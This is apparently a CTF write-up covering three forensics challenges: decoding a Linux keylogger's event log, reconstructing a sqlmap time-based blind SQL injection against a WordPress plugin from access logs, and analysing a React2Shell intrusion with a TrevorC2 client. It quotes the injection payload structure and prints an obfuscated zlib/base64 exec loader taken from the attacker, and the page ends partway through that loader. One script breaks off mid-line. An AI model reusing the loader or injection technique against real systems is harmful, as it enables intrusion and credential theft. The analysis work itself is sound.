> For the complete documentation index, see [llms.txt](https://pujo.gitbook.io/en/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://pujo.gitbook.io/en/writeups/c2c-ctf-2026-quals.md).
# C2C CTF 2026 Quals
## Forensics
### Tattletale
> Apparently I have just suspected that this `serizawa` binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance.
>
> Now that I realized something's wrong.
>
> Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once you realized what does the malware do, you'll know how the other 2 files are correlated. Enjoy warming up with this easy one!
>
> Author: aseng
For this challenge, we're provided with three files.
* cron.aseng, which typically `/dev/input/event0` records.
* serizawa, packed ELF binary.
* and there is one file whatisthis.enc which I assume that's where the flag stored.
First, we should examine what serizawa binary is, so we can decompile it. Use Detect It Easy, we can know that the binary is packed with PyInstaller.
So, we can use [PyInstxtractor](https://github.com/extremecoders-re/pyinstxtractor) to extract the original source code. After that, we got the serizawa.pyc that we can decompile use [PyLingual here](https://pylingual.io/view_chimera?identifier=a58b5584b6e8c2ca514f35778ce547294924d17a5f9e767405693fb35cfa9d15). After we got the original source code, now we kan know that is a keylogger and we can parse the cron.aseng so it can be readable.
```python
import struct
FILE_PATH = "cron.aseng"
STRUCT_FORMAT = "QQHHi"
EVENT_SIZE = struct.calcsize(STRUCT_FORMAT)
# Linux keycode map (partial but enough for flags/passwords)
KEY_MAP = {
2: "1", 3: "2", 4: "3", 5: "4", 6: "5",
7: "6", 8: "7", 9: "8", 10: "9", 11: "0",
16: "q", 17: "w", 18: "e", 19: "r", 20: "t",
21: "y", 22: "u", 23: "i", 24: "o", 25: "p",
30: "a", 31: "s", 32: "d", 33: "f", 34: "g",
35: "h", 36: "j", 37: "k", 38: "l",
44: "z", 45: "x", 46: "c", 47: "v", 48: "b",
49: "n", 50: "m",
57: " ", # space
28: "\n", # enter
14: "[BACKSPACE]"
}
def parse_keylog():
output = ""
with open(FILE_PATH, "rb") as f:
while True:
data = f.read(EVENT_SIZE)
if len(data) < EVENT_SIZE:
break
sec, usec, type_, code, value = struct.unpack(STRUCT_FORMAT, data)
# Only key press events
if type_ == 1 and value == 1:
key = KEY_MAP.get(code, f"[{code}]")
if key == "[BACKSPACE]":
output = output[:-1]
else:
output += key
return output
if __name__ == "__main__":
result = parse_keylog()
print(result)
```
Although its garbaged, but we can see the message. the flag encrypted in the whatisthis.enc, and its an `.env` file. The password used is `pass:4_g00d_fr13nD_in_n33D` . Then, we can decrypt it with openssl.
Its look like octal dump, because lots of 6 digit octal words. So, I convert that to be a readable string with:
```python
import re
import struct
with open("whatisthis.dec") as f:
data = f.read()
nums = re.findall(r"\b[0-7]{6}\b", data)
with open("env", "wb") as out:
for n in nums:
value = int(n, 8)
out.write(struct.pack("
{% hint style="info" %}
C2C{it\_is\_just\_4\_very\_s1mpl3\_l1nuX\_k3ylogger\_xixixi\_haiyaaaaa\_ez}
{% endhint %}
### Log
> My website has been hacked. Please help me answer the provided questions using the available logs!
>
> Author: daffainfo
For this challenge, we are given a log from the WordPress service, the `access.log` and `error.log`. Also, to get the flag, we must answer several question.

1. What is the Victim's IP address?
To get the answer, we can look at the `access.log` at the first request. We can see that there is only 2 IP. Their local, `127.0.0.1`, and possibly their public IP, `182.8.97.244` . We can confirm it by submit the IP and got the correct one.

2. What is the Attacker's IP address?
And when we scrolled down, we can also see other IP, `219.75.27.16` . Which the only one IP except the Victim IP address. So the it also the answer for Question 2.
3. How many login attempts were made?
The attacker seems to attempt some logins in the Wordpress.
So the answer for the next question is `5`

4. Which plugin was affected?
Scrolled down little bit, we can also spot the plugin affected
```json
219.75.27.16 - - [11/Jan/2026:12:51:32 +0000] "GET /wp-content/plugins/easy-quotes/public/js/script.js?ver=1768134453 HTTP/1.1" 200 2465 "http://165.22.125.147/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.56 Safari/537.36"
```

5. What is the CVE ID?
Search on the internet, we can found the CVE related to the attack
6. Which tool and version were used to exploit the CVE?

And based on the search above, we can know that it cause an Unauthenticated SQL Injection. As we know, the popular SQL Injection tool is sqlmap, and we can search it on the log to get the detail version.

7. What is the email address obtained by the attacker?
And to know the email address, we can extract the injection from the log to recover a email pattern.
```python
import re
from urllib.parse import unquote
from datetime import datetime
time_re = re.compile(r'\[(\d{2}/[A-Za-z]{3}/\d{4}:\d{2}:\d{2}:\d{2} [+-]\d{4})\]')
def parse_time(line):
m = time_re.search(line)
return datetime.strptime(m.group(1), "%d/%b/%Y:%H:%M:%S %z") if m else None
pat = re.compile(
r"ORD\(MID\(\(SELECT IFNULL\(CAST\(user_email AS NCHAR\),0x20\) "
r"FROM (\w+)\.wp_users ORDER BY ID LIMIT 0,1\),(\d+),1\)\)\s*(<=|>=|!=|=|<|>)\s*(\d+)",
re.I
)
rows = []
with open("access.log","r",encoding="utf-8",errors="replace") as f:
for ln in f:
if "user_email" not in ln.lower():
continue
dec = unquote(ln.strip())
t = parse_time(dec)
m = pat.search(dec)
if not m:
continue
schema, pos, op, val = m.group(1), int(m.group(2)), m.group(3), int(m.group(4))
rows.append((t, pos, op, val, dec))
rows.sort(key=lambda x: x[0])
# slept flag for row i inferred from time gap to row i+1
slept = []
for i in range(len(rows)-1):
dt = (rows[i+1][0] - rows[i][0]).total_seconds()
slept.append(dt >= 1)
slept.append(None)
# Build constraints per position
from collections import defaultdict
lo = defaultdict(lambda: 32) # printable-ish start
hi = defaultdict(lambda: 126) # printable-ish end
eq = {} # if discovered via op '=' or op '!=' with slept False
for (t,pos,op,val,_), s in zip(rows, slept):
if s is None:
continue
if op == ">" : (lo[pos], hi[pos]) = ((max(lo[pos], val+1), hi[pos]) if s else (lo[pos], min(hi[pos], val)))
if op == "<" : (lo[pos], hi[pos]) = ((lo[pos], min(hi[pos], val-1)) if s else (max(lo[pos], val), hi[pos]))
if op == "=" :
if s: eq[pos] = val
if op == "!=" :
if not s: eq[pos] = val
if op == ">=" : (lo[pos], hi[pos]) = ((max(lo[pos], val), hi[pos]) if s else (lo[pos], min(hi[pos], val-1)))
if op == "<=" : (lo[pos], hi[pos]) = ((lo[pos], min(hi[pos], val)) if s else (max(lo[pos], val+1), hi[pos]))
# Recover string
out = []
for pos in range(1, 100):
if pos in eq:
c = eq[pos]
elif lo[pos] == hi[pos]:
c = lo[pos]
else:
break
out.append(chr(c))
print("".join(out))
```
8. What is the password hash obtained by the attacker?
With some modified with previous script, we could also extract the password
```python
import re
import sys
from urllib.parse import unquote
from datetime import datetime
from collections import defaultdict
TIME_RE = re.compile(r'\[(\d{2}/[A-Za-z]{3}/\d{4}:\d{2}:\d{2}:\d{2} [+-]\d{4})\]')
def parse_time(line: str):
m = TIME_RE.search(line)
return datetime.strptime(m.group(1), "%d/%b/%Y:%H:%M:%S %z") if m else None
def recover_user_pass(log_path: str) -> str:
# Matches payload fragments like:
# ORD(MID((SELECT IFNULL(CAST(user_pass AS NCHAR),0x20) FROM wordpress.wp_users ...),pos,1)) > 64
op_re = r"(<=|>=|!=|=|<|>)"
pat = re.compile(
rf"ORD\(MID\(\(SELECT\s+IFNULL\(CAST\(user_pass\s+AS\s+NCHAR\),0x20\)\s+"
rf"FROM\s+(\w+)\.wp_users\s+ORDER\s+BY\s+ID\s+LIMIT\s+0,1\),(\d+),1\)\)\s*{op_re}\s*(\d+)",
re.I
)
rows = []
with open(log_path, "r", encoding="utf-8", errors="replace") as f:
for ln in f:
if "user_pass" not in ln.lower():
continue
dec = unquote(ln.strip())
t = parse_time(dec)
m = pat.search(dec)
if not (t and m):
continue
_schema = m.group(1)
pos = int(m.group(2))
op = m.group(3)
val = int(m.group(4))
rows.append((t, pos, op, val))
rows.sort(key=lambda x: x[0])
# slept[i] indicates whether request i likely slept (~1s) before request i+1 arrived
slept = []
for i in range(len(rows) - 1):
dt = (rows[i + 1][0] - rows[i][0]).total_seconds()
slept.append(dt >= 1.0)
slept.append(None) # last request has no successor to compare against
lo = defaultdict(lambda: 32) # printable-ish lower bound
hi = defaultdict(lambda: 126) # printable-ish upper bound
eq = {} # discovered exact value (from '=' or '!=' cases)
neq = defaultdict(set) # values proven not equal (from '!=' cases)
# For payload shape SLEEP(1-(IF(cond,0,1))):
# slept=True => cond is TRUE
# slept=False => cond is FALSE
for (_, pos, op, val), s in zip(rows, slept):
if s is None:
continue
if op == ">":
if s: lo[pos] = max(lo[pos], val + 1)
else: hi[pos] = min(hi[pos], val)
elif op == ">=":
if s: lo[pos] = max(lo[pos], val)
else: hi[pos] = min(hi[pos], val - 1)
elif op == "<":
if s: hi[pos] = min(hi[pos], val - 1)
else: lo[pos] = max(lo[pos], val)
elif op == "<=":
if s: hi[pos] = min(hi[pos], val)
else: lo[pos] = max(lo[pos], val + 1)
elif op == "=":
if s: eq[pos] = val
elif op == "!=":
if not s: # cond FALSE => ORD(...) != val is false => ORD(...) == val
eq[pos] = val
else:
neq[pos].add(val)
out = []
for pos in range(1, 256):
c = None
if pos in eq:
c = eq[pos]
else:
candidates = set(range(lo[pos], hi[pos] + 1)) - neq[pos]
if len(candidates) == 1:
c = next(iter(candidates))
elif lo[pos] == hi[pos]:
c = lo[pos]
if c is None:
break
# IFNULL(...,0x20) often yields space beyond end-of-string; treat as terminator
if c == 32:
break
out.append(chr(c))
return "".join(out)
def main():
log_path = sys.argv[1] if len(sys.argv) > 1 else "access.log"
print(recover_user_pass(log_path))
if __name__ == "__main__":
main()
```

9. When did the attacker successfully log in?
Back to the log, we can search the POST method to `wp-login` and get the timestamp
{% hint style="info" %}
C2C{7H15\_15\_V3rY\_345Y\_5556747f102c}
{% endhint %}
### React
> One month ago, there was a massive attack on one of the popular JS frameworks, and it seems like my website was affected as well...
>
> You can use [Wireshark](https://www.wireshark.org/download.html) to analyze the PCAP file.
>
> author: daffainfo
In this challenge, we will provide a packet capture. Also, we need to answer several questions to obtain the flag. For packet capture challenges, I usually use [apackets](https://apackets.com/) to help me visualize the captured network.
1. What is the IP address of the attacker?
From that we know that the related IP from the incident is `192.168.56.103` and `192.168.56.103` .
And from that information, its strongly suggest that the attacker IP is `192.168.56.104`
2. What is the IP address of the victim?
From previous question, we can know the vistim IP is `192.168.56.103`
3. What tools did the attacker use first? (Lowercase)

Basically, the common tools for the attacker in first time is nmap, but we need to prove it, right?
Based on what we found, it scans many ports. This behavior is consistent with Nmap’s default SYN scan (-sS).

4. Which CVE ID was exploited by the attacker?
Based on the description, we know that this is a popular React CVE.
And from that, we know that its Next js. And some popular CVE from that is the latest who can get RCE, but we must confirm that.
We can confirm that this is the popular CVE called [React2Shell](https://securitylabs.datadoghq.com/articles/cve-2025-55182-react2shell-remote-code-execution-react-server-components/).

5. What was the first command executed by the attacker?
From previous step, we know the first command executed is `echo 123`
6. Which Command and Control (C2) framework is being used?
To answer this question, we can back to the apackets result and find interesting requests
And from the [article](https://nasbench.medium.com/understanding-detecting-c2-frameworks-trevorc2-2a9ce6f1f425) I found, It strongly suggests that the C2 is Trevor C2.
7. What password was used to interact with the C2 server?

I think this is the part which tricked me. Like there is no strong evidence to find where the attacker plant the client.py to connect to the C2 server. Find the TLS protocol, I think its a Weak RSA key, like this [article](https://kos0ng.gitbook.io/notes/research/2023/analyzing-cve-2021-22204-based-on-network-traffic-pcap-file). But calculating the mod, the factor is big and not possible to be cracked. So I move to other tools called [RsaCtfTool](https://github.com/RsaCtfTool/RsaCtfTool).
And we find the key! So lets decrypt it and we can find the `a.py`

But it is an obfuscated code, so we must deobfuscate it because we know the obfuscation method
```python
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));
exec((_)(b'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